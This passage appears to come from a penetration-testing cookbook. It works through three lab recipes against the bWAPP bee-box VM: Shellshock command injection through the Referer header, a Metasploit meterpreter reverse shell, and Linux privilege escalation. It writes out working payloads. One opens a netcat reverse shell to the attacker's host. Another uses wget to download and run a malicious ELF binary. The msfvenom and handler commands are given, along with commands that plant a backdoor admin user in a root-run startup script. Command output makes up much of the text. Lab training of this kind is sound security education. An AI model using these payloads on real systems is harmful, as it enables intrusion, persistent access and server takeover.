


Response from http://192.168.56.12:80/bWAPP/cgi-bin/shellshock.sh

```
HTTP/1.1 200 OK
Date: Sat, 21 Jul 2018 04:17:21 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5
Vulnerable:
Connection: close
Content-Type: text/html
Content-Length: 288

<!DOCTYPE html>
```

The response now has a new header parameter called `Vulnerable`. This is because it integrated the output of the echo command to the HTML header we submitted, now we can take this further and execute more interesting commands.

7. Now, try the `() { :;}; echo "Vulnerable:" $(/bin/sh -c "/sbin/ifconfig")` command. As the result shows, the command's result is included in the response header:




Response from http://192.168.56.12:80/bWAPP/cgi-bin/shellshock.sh

```
HTTP/1.1 200 OK
Date: Sat, 21 Jul 2018 04:18:41 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch
Vulnerable: eth0      Link encap:Ethernet  HWaddr 08:00:27:06:68:c5
          inet addr: 192.168.56.12  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe06:68c5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU: 1500  Metric:1
          RX packets: 1799 errors:0 dropped:0 overruns:0 frame:0
          TX packets: 1727 errors:0 dropped:0 overruns:0 carrier:0
          collisions: 0 txqueuelen:1000
          RX bytes: 278193 (271.6 KB)  TX bytes:1952691 (1.8 MB)
          Base address: 0xd010 Memory:f0000000-f0020000
Connection: close
Content-Type: text/x-sh
Content-Length: 721

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1360 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1360 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:210896 (205.9 KB)  TX bytes:210896 (205.9 KB)
Content-type: text/html

<!DOCTYPE html>
```

8. Being able to execute commands remotely on a server is a huge advantage in a penetration test and the next natural step is to obtain a remote shell, meaning a direct connection where we can send more elaborate commands. Open a Terminal in Kali Linux and set up a listening network port with the following command: `nc -vlp 12345`.
9. Now go to Burp Suite proxy's history, select any request to `shellshock.sh`, right-click on it, and send it to the repeater.

11. Once in the repeater, change the value of `Referer` to: `() { :;}; echo "Vulnerable:" $(/bin/sh -c "nc -e /bin/bash 192.168.56.10 12345")`. In this case, `192.168.56.10` is the address of our Kali machine.
12. Click **Go**. If we check our Terminal, we can see the connection is established; issue a few commands to check whether or not we have a remote shell:



```
root@kali:~# nc -lvp 12345
listening on [any] 12345 ...
192.168.56.12: inverse host lookup failed: Unknown host
connect to [192.168.56.10] from (UNKNOWN) [192.168.56.12] 55597
whoami
www-data
uname -a
Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686 GNU/Linux
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:06:68:c5
          inet addr:192.168.56.12  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe06:68c5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1884 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1815 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:292073 (285.2 KB)  TX bytes:1976811 (1.8 MB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1360 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1360 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:210896 (205.9 KB)  TX bytes:210896 (205.9 KB)
```

How it works...

In the first five steps, we discovered that there was a call to a shell script and, as it should have been run by a shell interpreter, it may have been bash or a vulnerable version of bash. To verify that, we performed the following test:

```
    () { :;}; echo "Vulnerable:"
```

The first part, `() { :;};`, is an empty function definition since bash can store functions as environment variables, and this is the core of the vulnerability, as the parser keeps interpreting (and executing) the commands after the function ends. This allows us to issue the second part, `echo "Vulnerable:"`, a command that simply returns and echoes what it is given as input.

The vulnerability occurs in the web server because the CGI implementation maps all the parts of a request to environment variables, so this attack also works if done over User-Agent or Accept-Language instead of referer. Once we know the server is vulnerable, we issue a test command, `ifconfig`, and set up a reverse shell.

A reverse shell is a remote shell that has the particular characteristic of being initiated by the server so that the client listens for a connection instead of the server waiting for a client to connect, as in a bind connection.

Once we have a shell to the server, we need to escalate privileges and get the information needed to help with our penetration test.

There's more...

Shellshock affects a huge number of servers and devices all around the world, and there is a variety of ways to exploit it. For example, the Metasploit Framework includes a module to set up a DHCP server to inject commands on the clients that connect to it; this is very useful in a network penetration test in which we have mobile devices connected to the LAN (`https://www.rapid7.com/db/modules/auxiliary/server/dhclient_bash_env`).

Creating and capturing a reverse shell with Metasploit

When we gain command execution on a server, we usually get it through a limited web-shell. The next thing we need to do is to find a way to upgrade this limited shell into a fully interactive shell and eventually escalate it to root/administrator level privileges.


In this recipe, we will learn how to use Metasploit's `msfvenom` to create an executable program that triggers a connection back to our attacking machine and spawns an advanced shell (meterpreter) so we can further exploit the server.

How to do it...

For this exercise, have both the Kali and bee-box virtual machines running, then follow the next steps:

1. First, we use `msfvenom` to generate our reverse meterpreter shell, setting it up to connect back to the Kali machine's IP address. Open a Terminal in Kali and issue the following command:

   ```
   msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.56.10
   LPORT=4443 -f elf > cute_dolphin.bin
   ```




```
root@kali:~/webpentest# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.56.10
LPORT=4443 -f elf > cute_dolphin.bin
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes

root@kali:~/webpentest# cp cute_dolphin.bin /var/www/html/
```

   This will create a file named `cute_dolphin.bin`, which is a reverse Linux meterpreter shell; reverse means that it will connect back to the attacking machine instead of listening for us to connect.

2. Next, we need to set up a listener for the connection our cute dolphin is going to create. Open a `msfconsole` terminal and once it loads, issue the following commands:

   ```
   use exploit/multi/handler
   set payload linux/x86/meterpreter/reverse_tcp
   set lhost 192.168.56.10
   set lport 4443
   run
   ```

As you can see, the payload, `lhost`, and `lport` are the ones we used to create the `.bin` file. This is the IP address and TCP port the program is going to connect to, so we will need to listen on that network interface of our Kali Linux and over that port. The final exploit configuration should look as follows:



```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.10    yes       The listen address
   LPORT  4443             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

3. Now we have our Kali ready, it's time to prepare the attack on the victim. Let's start the Apache service as the root and run the following code:

   ```
   service apache2 start
   ```


4. Then, copy the malicious file to the web server folder:

   ```
   cp cute_dolphin.bin /var/www/html/
   ```

5. Now we proceed to the exploitation. We know bee-box is vulnerable to Shellshock and will use it to make the server download the malicious file. Exploit Shellshock on the server with the following payload:

   ```
   () { :;}; echo "Vulnerable:" $(/bin/sh -c "/usr/bin/wget
   http://192.168.56.10/cute_dolphin.bin -O
   /tmp/cute_dolphin.bin;chmod +x /tmp/cute_dolphin.bin; ls -l
   /tmp/cute_dolphin.bin")
   ```


The last two parts of the payload are for setting the execution permission to the downloaded file (`chmod +x /tmp/cute_dolphin.bin`) and to make sure the file was downloaded (`ls -l /tmp/cute_dolphin.bin`). As the following screenshot shows, a successful exploitation will return the filename and its properties:



```
GET /bWAPP/cgi-bin/shellshock.sh HTTP/1.1
Host: 192.168.56.12
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: () { :;}; echo "Vulnerable:" $(/bin/sh -c
"/usr/bin/wget http://192.168.56.10/cute_dolphin.bin
-O /tmp/cute_dolphin.bin; ls -l
/tmp/cute_dolphin.bin")
Cookie: PHPSESSID=718753d46fc46cb364b84844c660bcd9;
security_level=0
Connection: close
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 200 OK
Date: Sun, 22 Jul 2018 13:33:02 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with
Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
Vulnerable: -rwxr-xr-x 1 www-data www-data
207 Jul 22 15:09 /tmp/cute_dolphin.bin
Connection: close
Content-Type: text/html
Content-Length: 288

<!DOCTYPE html>
<html>
<head>
<link rel=stylesheet type=text/css
href=../stylesheets/stylesheet.css />
<title>bWAPP - Shellshock Vulnerability
(CGI)</title>
</head>
```

6. With the file in the server, we exploit Shellshock again to execute it: `() { :;}; echo "Vulnerable:" $(/tmp/cute_dolphin.bin")`.
7. If everything goes right, we should see a connection being received in our Metasploit's listener, as illustrated as follows:



```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.56.10:4443
[*] Sending stage (857352 bytes) to 192.168.56.12
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (192.168.56.10:4443 -> 192.168.56.12:45540) at 2018-07-22 08:33:48 -0500

meterpreter > 
```

8. Once the session is established, we can use the `help` command to see the functionality of meterpreter and start to run commands on the compromised server:



```
meterpreter > sysinfo
Computer     : 192.168.56.12
OS           : Ubuntu 8.04 (Linux 2.6.24-16-generic)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > shell
Process 6265 created.
Channel 1 created.
whoami
www-data
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:06:68:c5
          inet addr:192.168.56.12  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe06:68c5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1109 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1054 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:980232 (957.2 KB)  TX bytes:823400 (804.1 KB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1776 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1776 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:781711 (763.3 KB)  TX bytes:781711 (763.3 KB)

exit
meterpreter > 
```

How it works...

`msfvenom` helps us create payloads from the extensive list of Metasploit's payloads, and incorporates them into source code in many languages, or creates scripts and executable files, as we did in this recipe. The parameters we used here were the payload to use (`linux/x86/meterpreter/reverse_tcp`), the host and port to connect back (`lhost` and `lport`), and the output format (`-f elf`), redirecting the standard output to a file to have it saved as `cute_dolphin.bin`.

The `exploit/multi/handler` module of Metasploit is a payload handler. This means it doesn't actually perform any exploitation; instead it only processes connections with payloads executed in compromised hosts. In this case, we used it to listen for the connection and after the connection was established, it ran the meterpreter payload.

Meterpreter is Metasploit's version of a shell on steroids. Although meterpreter for Linux is more limited than its Windows counterpart, which contains modules to sniff on a victim's network and to perform privilege escalation and password extraction, we can still use it as a pivot point to access the victim's local network, or to exploit the host further by using the local and post-exploitation Metasploit modules.

Privilege escalation on Linux

For some penetration testing projects, getting a web-shell may be enough in terms of exploitation and demonstration of the impact of a vulnerability. In some other cases, we may need to go beyond that to expand our level of privilege within that server or to use it to pivot to other hosts in the network.

In this first recipe about privilege escalation, we will draw on the previous recipe where we uploaded and executed a reverse shell to our attacking machine and use tools included in Kali Linux to gain administrative access on the server.

Getting ready


It is recommended that the previous two recipes, *Executing commands by exploiting Shellshock* and *Creating and capturing a reverse shell with Metasploit*, be completed before starting this one, although it is possible to achieve the same results from any limited shell on a remote server.

How to do it...

We have a meterpreter shell running on a compromised server—more specifically, bee-box with the IP `192.168.56.12`. Let's start by finding a way to escalate privileges:


1. Kali Linux includes a tool called `unix-privesc-check`; it checks the system for configuration vulnerabilities that may allow us to escalate privileges. From a meterpreter shell, we can use the upload command to upload it to the server. In your meterpreter session, issue the `upload /usr/bin/unix-privesc-check /tmp/` command.

2. Once the file is uploaded, open a system shell (using the `shell` command in meterpreter) and run the script with `/tmp/unix-privesc-check standard`. The following screenshot shows the process:



```
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > pwd
/usr/lib/cgi-bin
meterpreter > upload /usr/bin/unix-privesc-check /tmp/
[*] uploading  : /usr/bin/unix-privesc-check -> /tmp/
[*] uploaded   : /usr/bin/unix-privesc-check -> /tmp//unix-privesc-check
meterpreter > shell
Process 24743 created.
Channel 5 created.
sh /tmp/unix-privesc-check standard
Assuming the OS is: linux
Starting unix-privesc-check v1.4 ( http://pentestmonkey.net/tools/unix-privesc-check )

This script checks file permissions and other settings that could allow
local users to escalate privileges.
```

3. The script will show a long list of results, but we are interested in the one that shows `WARNING` at the beginning. In the following screenshot, we can see that there is a script (`/etc/init.d/bwapp_movie_search`) which is run by root at startup and everyone can write to it (`World write is set`):




```
Processing startup script /etc/init.d/bwapp_movie_search
    Checking if anyone except root can change /etc/init.d/bwapp_movie_search
WARNING: /etc/init.d/bwapp_movie_search is run by root at startup. The user bee can write to /etc/init.d/bwapp_movie_search
WARNING: /etc/init.d/bwapp_movie_search is run by root at startup. The group bee can write to /etc/init.d/bwapp_movie_search
WARNING: /etc/init.d/bwapp_movie_search is run by root at startup. World write is set for /etc/init.d/bwapp_movie_search
```

4. We will use that file to make the root user execute commands at startup. We will make it create a user with administrative privileges so we can connect through SSH to the the server at any time. To do so, we need to check the groups existing in the system so we can have an idea of which have privileged access. In the system shell, run the `cat /etc/group|sort -u` command. You will see that there are some interesting names such as `adm`, `admin`, and `root`.

5. As we don't have a full shell, we cannot open a text editor to add our commands to the target file, so we will need to append them line by line to the file using `echo`:

```
echo "/usr/sbin/useradd hacker -m -s /bin/bash -g admin -G
root,adm" >> /etc/init.d/bwapp_movie_search

echo "echo hacker:MyPassword | chpasswd"
>> /etc/init.d/bwapp_movie_search
```

